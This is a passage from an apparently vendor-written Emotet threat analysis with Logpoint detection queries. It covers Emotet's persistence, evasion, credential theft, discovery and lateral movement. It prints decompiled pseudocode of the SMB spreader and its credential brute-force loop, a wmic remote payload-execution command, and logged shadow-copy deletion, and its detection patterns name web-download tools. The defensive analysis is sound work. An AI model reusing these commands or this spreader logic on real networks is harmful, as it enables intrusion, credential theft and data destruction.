Key created	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	regsvr32.exe

Run registry modification

Privilege escalation

Emotet heavily uses the 'process injection' technique. Process injection was performed on processes like: dllhost.exe, svchost.exe, and explorer.exe. Cobalt Strike's Get-System named pipe technique was also used to elevate to System privileges. Also, attempts to exploit the ZeroLogon vulnerability were also found.

Defense evasion

Process injection techniques are also injected into processes like svchost, explorer, and Winlogon. The use of the PowerTool utility to kill and delete process files, unload drivers and delete drivers was also observed. According to Fortinet, Emotet looks for loaded DLLs in the running process, which belong to anti-malware, antivirus, and virtualization software. If DLLs like: "pstorec.dll, vmcheck.dll, dbghelp.dll, wpespy.dll, api_log.dll, SbieDll.dll, SxIn.dll, dir_watch.dll, Sf2.dll, cmdvrt32.dll, snxhk.dll" are detected, then the malware's process is terminated. Not only through loading DLL, Emotet also enumerates the running process and checks for processes relating to virtual boxes. If detected, it changes its execution path and tried to connect to a fake IP address to mislead the investigation. Whenever a known antivirus product like Sophos, or Defender, is running, then Emotet tries to stop those services.


Credential access

There are some capabilities Emotet does not possess. It can't dump or retrieve credentials but uses various techniques and tools to achieve it. Emotet has been found dropping various NirSoft utilities like WebBrowserPassView, and Mail PassView for retrieving credentials from the browsers and email client applications. The malware credential enumerator also performs password brute force for available accounts.

Emotet can retrieve credentials of privileged accounts by using available tools, looking for passwords stored in plain text, and harvesting credentials from Active Directory. It has been found dropping the mimikatz tool to harvest credentials. The malware injects itself into the SearchIndexer.exe process and dumps the LSASS process. Also, the Invoke-Kerberoast script was run to retrieve kerberoastable accounts. Mimikatz was also used to retrieve credentials as an access value of 0x1010 (4112) was found in the logs.

Discovery

System discovery commands like systeminfo, ipconfig and nltest are used as well as use of the Invoke-Sharefinder script. This script is a part of the PowerView tool which is used to discover non-standard shares in a local domain.



Action Type	Initiating Process Parent File Name	Additional Fields
PowerShellCommand	svchost.exe	{ "Command": "Invoke-ShareFinder" }
PowerShellCommand	svchost.exe	{ "Command": "Invoke-ShareFinder" }

Usage of Invoke-Sharefinder script

Source - The DFIR Report

Other PowerShell scripts like Get-NetCurrentUser, Get-NetDomain, and Get-NetComputers were also used to retrieve user and system information. Adfind binary is used to enumerate domain objects.

```
whoami /groups
```

The above command was used to enumerate the groups that the user belongs to.


```
net group /domain "Domain controllers"
```

The net utility was used to retrieve information about the domain controllers.

```
nltest /trusted_domains
```

Nltest is a Windows command-line utility that comes with a Windows server that is used to list domain controllers and enumerate domain trusts. The binary was used to list down the domain trusts.

Emotet also performed username enumeration by calling the NetUserEnum function, which retrieves information about all user accounts from a server.




```
current_username_struct = 0i64;
v2 = fn_NetUserEnum(929397, &entriesread, 141220, v8, server_name, 0, &bufptr, 442381, v9, &totalentries);
if ( v2 )
{
  if ( v2 != ERROR_MORE_DATA )
    return current_username_struct;
}
else
{
  current_user_info_struct = bufptr;
  last_user_info_struct = (bufptr + 8 * entriesread);
  while ( current_user_info_struct < last_user_info_struct )
  {
    if ( !fn_check_if_user_is_on_harcoded_list(current_user_info_struct->usri2_name) )
    {
      v5 = fn_alloc_heap_mem(0x148u);
      parsed_user = v5;
      if ( v5 )
      {
        // Add parsed username struct to linked list
        fn_lstrcpynW(128i64, current_user_info_struct->usri2_name, 181634, v5->username_buf);
        parsed_user->next_username_struct = current_username_struct;
        current_username_struct = parsed_user;
      }
    }
    current_user_info_struct = (current_user_info_struct + 8);
  }
}
fn_NetApiBufferFree(bufptr);
return current_username_struct;
```

Username enumeration

Source - BitSight

The emotet SMB spreader module uses WnetOpenEnumW and WnetEnumResourceW API to enumerate network resources. According to Microsoft, the"WnetOpenEnumW function allows enumeration of network resources or existing connections. The WnetEnumResourceW function continues an enumeration of network resources that was started by a call to the WNetOpenEnum function."

If the discovered network resource is a server, then the system is collected and stored.




```
result = fn_WNetOpenEnumW(lpNetResource, &enum_handle, 0);
if ( !result )
{
  lpBuffer = fn_alloc_heap_mem(65536u);
  if ( lpBuffer )
  {
    while ( fn_WaitForSingleObject(ptr_spreader_struct->module_arg) == WAIT_TIMEOUT )
    {
      cCount = -1;
      BufferSize = 65536;
      fn_w_w_zero_mem(lpBuffer, 65536);
      if ( fn_WNetEnumResourceW(&BufferSize, enum_handle, &cCount, lpBuffer) )
        break;
      for ( i = 0; i < cCount; ++i )
      {
        if ( fn_WaitForSingleObject(ptr_spreader_struct->module_arg) != WAIT_TIMEOUT )
          break;
        net_resource = &lpBuffer[i];
        if ( net_resource->dwDisplayType == RESOURCEDISPLAYTYPE_SERVER )
        {
          if ( net_resource->lpRemoteName )
          {
            if ( fn_lstrcmpiW(net_resource->lpRemoteName, ptr_spreader_struct->blacklisted_server_name) )
              // Save the remote server name into a list.
              fn_save_remote_server_name(net_resource->lpRemoteName);
          }
        }
        else if ( (net_resource->dwUsage & RESOURCEUSAGE_CONTAINER) != 0 )
        {
          // If it's a container resource it can be enumerated for new resources by calling WNetOpenEnum and WNetEnumResource.
          // So this function is called once again.
          fn_enumerate_network_resources(&lpBuffer[i]);
        }
      }
    }
    fn_free_heap_mem(lpBuffer);
  }
  return fn_WNetCloseEnum(402496i64, 580573i64, enum_handle, v3);
}
return result;
```

Emotet SMB spreader module

Source - BitSight

Lateral movement


Emotet has the capability to move laterally and infect other hosts. Lateral movement and other activities were observed with the use of a Cobalt Strike beacon and other available tools and scripts. The threat actors transferred their payload using SMB protocol to remote hosts. The WMIC was used to remotely execute the payload and after execution and establishing persistence, it tries to brute force network share accounts. After retrieving the credential, it copies itself on the network share and deploys it on the accessible machines.



```
10.100.0.26    10.100.201.117  SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE [redacted]
10.100.0.26    10.100.201.117  SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.1.9      SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.1.9      SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.1.9      SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.201.134  SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.201.134  SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.201.134  SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.201.117  SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.1.9      SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.1.9      SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.1.9      SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.201.117  SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.201.117  SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.201.134  SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.1.9      SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.201.134  SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.1.9      SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.1.9      SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.201.134  SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.201.117  SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.201.117  SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.1.9      SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.1.9      SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.1.9      SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.201.117  SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
10.100.0.26    10.100.201.134  SMB2          445 Negotiate Protocol Request
10.100.0.26    10.100.201.134  SMB2          445 Session Setup Request, NTLMSSP_NEGOTIATE
10.100.0.26    10.100.201.134  SMB2          445 Session Setup Request, NTLMSSP_AUTH, User:
```

Brute force attempt

Another module of Emotet is used to send spam mail from the compromised account. The malware provides the ability to remotely activate the spam module, which automatically uses the available compromised credentials to send emails.



smtp.req.parameter contains "FROM"

Source	Destination	Protocol	DstPort	Info
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	25	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	25	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	25	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	25	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	25	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	25	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	25	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]
[redacted]	[redacted]	SMTP	587	C: MAIL FROM: <[redacted]


Sending spam mails

PsExec is used to transfer tools through SMB protocol to other hosts in the network and domain.

```
wmic /node:IP_Address process call create "cmd.exe /c start
C:\Progradata\sc_https_x64.exe"
```

Windows Management Instrumentation Command-line was used to execute the transferred payload to remote hosts.

The SMB spreader module iterates over the list of collected servers from above and attempts to connect to the network share using the hardcoded usernames and passwords from the code.



```
share_name = fn_decrypt_emo_string_2();       // IPC$
connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, 0i64, 0i64);
if ( connect_result )
{
  if ( connect_result == ERROR_BAD_NETPATH )
    goto EXIT;
  v7 = ptr_spreader_struct;
  for ( i = ptr_spreader_struct->current_username_struct; i; i = i->next_username_struct )
  {
    current_password_struct = v7->current_password_struct;
    if ( current_password_struct )
    {
      username_buf = i->username_buf;
      while ( TRUE )
      {
        password_buf = current_password_struct->password_buf;
        // Connect to IPC$ using hardcoded creds.
        _connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, i->username_buf, current_password_struct->password_buf);
        if ( !_connect_result )
          goto SUCCESS_IPC_CONNECTION;
        if ( _connect_result == ERROR_BAD_NETPATH || fn_WaitForSingleObject(ptr_spreader_struct->module_arg) != WAIT_TIMEOUT )
          goto EXIT;
        current_password_struct = current_password_struct->next_password_struct;
        if ( !current_password_struct )
        {
          v7 = ptr_spreader_struct;
          break;
        }
      }
    }
  }
```


Connecting to IPC$ Share
Source - BitSight

Detection using Logpoint

While explaining the process, we have mentioned suitable detection rules that we have tested in our lab environments. Below is the collection of alert rules applicable to the procedures carried out by Emotet. If any of the procedures covered in this section do not trigger an alert in the environment, it is recommended to deploy the relevant rule. Note, as with many alert rules, this set of rules may need to be baselined for your unique environment and filters added for approved activity by certain users, systems, or applications. In the case of some generic events, we have only included queries to detect such events. In the following sections descriptions are only included if only query is provided but in terms of alert description of the query is not mentioned as it is already available in our alerts.

Microsoft Office product spawning Windows shell

```
label="Process" label=Create parent_process IN
["*\WINWORD.EXE", "*\EXCEL.EXE", "*\POWERPNT.exe", "*\MSPUB.exe",
"*\VISIO.exe",
"*\OUTLOOK.EXE","*\MSACCESS.EXE","*EQNEDT32.EXE"]
"process" IN ["*\cmd.exe", "*\powershell.exe", "*\pwsh.exe",
"*\wscript.exe",
"*\cscript.exe", "*\sh.exe", "*\bash.exe", "*\scrcons.exe",
"*\schtasks.exe",
"*\regsvr32.exe", "*\hh.exe", "*\wmic.exe", "*\mshta.exe", "*\rundll32.exe",
"*\msiexec.exe", "*\forfiles.exe", "*\scriptrunner.exe", "*\mftrace.exe",
"*\AppVLP.exe", "*\svchost.exe","*\msbuild.exe"]
```



```
label="process" label=create parent_process IN ["*\WINWORD.EXE", "*\EXCEL.EXE", "*\POWERPNT.exe", "*\MSPUB.exe", "*\VISIO.exe",
"*\OUTLOOK.EXE","*\MSACCESS.EXE","*EQNEDT32.EXE"]
"process" IN ["*\cmd.exe", "*\powershell.exe", "*\pwsh.exe", "*\wscript.exe", "*\cscript.exe", "*\sh.exe", "*\bash.exe", "*\scrcons.exe",
"*\schtasks.exe", "*\regsvr32.exe", "*\hh.exe", "*\wmic.exe", "*\mshta.exe", "*\rundll32.exe", "*\msiexec.exe", "*\forfiles.exe",
"*\scriptrunner.exe", "*\mftrace.exe", "*\AppVLP.exe", "*\svchost.exe","*\msbuild.exe"] -user IN EXCLUDED_USERS | chart count() by
user,host,domain,"parent_process",parent_command,"process",command |
```

Found 10 logs


user	host	domain	parent_process	parent_command	process	command
Sam	Exodus.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Program Files\Microsoft Office\Office14\WINWORD.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet"
Dam...	Phobos.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "rundll32 C:\PerfLogs\socks64.dll, rundll"
Dam...	Genesis.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "rundll32 C:\PerfLogs\arti64.dll, rundll"

Office product spawning suspicious child process

Office product launching from trusted path

In recent cases, we observed that phishing attachments containing Office files display a warning to launch the file from a trusted path.

```
label="process" label=create "process" IN ["*\excel.exe","*\winword.exe",
"*\powerpnt.exe"]  command IN ["*\Microsoft Office\root\Templates\*",
"*C:\Users\Administrator\AppData\Roaming\Microsoft\Excel\XLSTART\*",
"*\Microsoft Office\root\Office16\XLSTART\*",
"*C:\Users\Administrator\AppData\Roaming\Microsoft\Templates\*",
"*\Microsoft Office\root\Office16\STARTUP\*",
"*\Microsoft Office\root\Office16\Library\*",
"*\AppData\Roaming\Microsoft\Word\Startup\*",
"*\AppData\Roaming\Microsoft\Addins\*","*\Microsoft Office\root\Document
Themes 16\*"]
```



```
label="process" label=create "process" IN ["*\excel.exe","*\winword.exe","*\powerpnt.exe"]
command IN ["*\Microsoft Office\root\Templates\*","*C:\Users\Administrator\AppData\Roaming\Microsoft\Excel\XLSTART\*","*\Microsoft
Office\root\Office16\XLSTART\*","*C:\Users\Administrator\AppData\Roaming\Microsoft\Templates\*","*\Microsoft
Office\root\Office16\STARTUP\*","*\Microsoft
Office\root\Office16\Library\*","*\AppData\Roaming\Microsoft\Word\Startup\*","*\AppData\Roaming\Microsoft\Addins\*","*\Microsoft
Office\root\Document Themes 16\*"]
| chart count() by user,host,domain,parent_process,"process",parent_command|command
```

Found 3 logs

user	host	domain	parent_process	process	parent_command	command
Admi...	tutaans-pc.tutaans....	TUTAANS	C:\Windows\explorer.exe	C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	C:\Windows\Explorer... /NOUACCHECK	"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Program Files (x86)\Microsoft Office\root\Templates\test_poc.xlsm"

Suspicious child process spawned from PowerShell

In many samples, we observed that Emotet used obfuscated PowerShell scripts and commands to execute its malicious payload.

```
label="Process" label=Create parent_process IN
["*\powershell.exe*","*\pwsh.exe*","*\powershell_ise.exe*"]
"process" IN ["*\sh.exe","*\bash.exe","*\schtasks.exe","*\certutil.exe",
"*\bitsadmin.exe","*\wscript.exe","*\cscript.exe","*\scrcons.exe","*\regsvr32.exe",
"*\hh.exe","*\wmic.exe","*\mshta.exe","*\rundll32.exe","*\forfiles.exe",
"*\scriptrunner.exe"]
```

Regsvr32 network activity

```
norm_id=WindowsSysmon image="*\regsvr32.exe" event_id IN ["3", "22"]
```

Regsvr32 binary execution without DLL in the command line


According to Microsoft, "regsvr32.exe is a command-line utility to register and unregister OLE controls, such as DLLs and ActiveX controls in the Windows Registry."

```
label="Process" label=Create "process"="*\regsvr32.exe"
-command IN ["*.dll*","*.ocx*","*.cpl*","*.ax*","*.bav*","*.ppl*"]
```

Web request methods via PowerShell

We have observed the use of various system utilities to perform web requests, and the below query can help in detecting such events.

```
norm_id=WinServer script_block IN ["*Invoke-WebRequest*","*iwr *",
"*wget *","*curl *","*Net.WebClient*","*Start-BitsTransfer*"]
```



```
norm_id=WinServer script_block IN ["*Invoke-WebRequest*","*iwr *",
"*wget *","*curl *","*Net.WebClient*","*Start-BitsTransfer*"] | chart count() by user,host,domain,script_block
```

Found 3 logs

